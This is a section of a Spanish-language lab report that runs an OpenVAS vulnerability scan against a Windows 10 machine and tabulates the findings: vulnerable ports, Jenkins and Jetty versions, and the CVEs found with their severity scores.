


4.2 Buscando Vulneravilidades


- Abrimos Open vas con la contraseña y usuario que nos generó al instalr OpenVans



- Añadimos el Objetivo que es la máquina de Windows 10 localizada anteriormente
- En la pestaña Configuraciones ingresamos a Targets donde crearemos un nuevo objetivo




- Creamos un nuevo objetivo con un nombre e ingresando la dirección IP de la máquina a atacar




- Verificamos el registro de un nuevo objetivo


Ingresamos a scans para añadir una nueva tarea, es decir un scaneo de vulnerabilidades




- Creamos la tarea



- Iniciamos la detección o escaneo de Vulneravilidades




4.2.1 Resultados



Acabamos de visualizar de una manera más detallada vulnerabilidades como las encontradas anteriormente (Jenkins, Jetty) pero con más versiones, y porque puerto se las puede encontrar.

- Da de una manera más detallada
- Puertos Vulnerables



Puerto 8080: Severidad Alta

Puerto 135: Severidad Media

- Aplicaciones Vulnerables

1 - 2 of 2

Application CPE	Hosts	Occurrences	Severity ▼
cpe:/a:eclipse:jetty:9.4.41.20210516	1	1	7.5 (High)
cpe:/a:jenkins:jenkins:2.289.3	1	1	N/A

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

1 - 2 of 2

- CVES encontrados

Information | Results (12 of 31) | Hosts (1 of 1) | Ports (2 of 5) | Applications (2 of 2) | Operating Systems (1 of 1) | CVEs (10 of 10) | Closed CVEs (7 of 7) | TLS Certificates (0 of 0) | Error Messages (0 of 0) | User Tags (0)

1 - 10 of 10

CVE	NVT	Hosts	Occurrences	Severity ▼
CVE-2021-21685 CVE-2021-21686 CVE-2021-21687 CVE-2021-21688 CVE-2021-21689 CVE-2021-21690 CVE-2021-21691 CVE-2021-21692 CVE-2021-21693 CVE-2021-21694 CVE-2021-21695 CVE-2021-21696 CVE-2021-21697	Jenkins < 2.303.3, < 2.319 Multiple Vulnerabilities - Windows	1	1	9.8 (High)
CVE-2022-2047 CVE-2022-2048	Eclipse Jetty Multiple Vulnerabilities (Jul 2022) - Windows	1	1	7.5 (High)
CVE-2021-43859 CVE-2022-0538	Jenkins < 2.319.3, < 2.334 DoS Vulnerability - Windows	1	1	7.5 (High)
CVE-2022-2191	Eclipse Jetty DoS Vulnerability (GHSA-8mpp-f3f7-xc28) - Windows	1	1	7.5 (High)
CVE-2022-34174	Jenkins < 2.356, < 2.332.4 LTS Information Disclosure Vulnerability (SECURITY-25...	1	1	7.5 (High)
CVE-2022-2048	Jenkins HTTP/2 DoS Vulnerability (CVE-2022-2048) - Windows	1	1	7.5 (High)
CVE-2014-3577 CVE-2021-21682 CVE-2021-21683	Jenkins < 2.303.2, < 2.315 Multiple Vulnerabilities - Windows	1	1	5.8 (Medium)
CVE-2021-34429	Eclipse Jetty Information Disclosure Vulnerability (GHSA-vjv5-gp2w-65vm) - Windo...	1	1	5.3 (Medium)
CVE-2022-20612	Jenkins < 2.319.2, < 2.330 CSRF Vulnerability - Windows	1	1	4.3 (Medium)
CVE-1999-0524	ICMP Timestamp Reply Information Disclosure	1	1	2.1 (Low)

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

1 - 10 of 10

- Tabla de Clasificación

Dashboards

Overview

Tasks by Severity Class (Total: 1)

High

1

Tasks by Status (Total: 1)

Done

1

CVEs by Creation Time

Created CVEs

Total CVEs

# of created CVEs

Total CVEs

Time

NVTs by Severity Class (Total: 83253)

Log

High

Low

Medium

2161

30033

46226

Clasificación de Vulneravilidades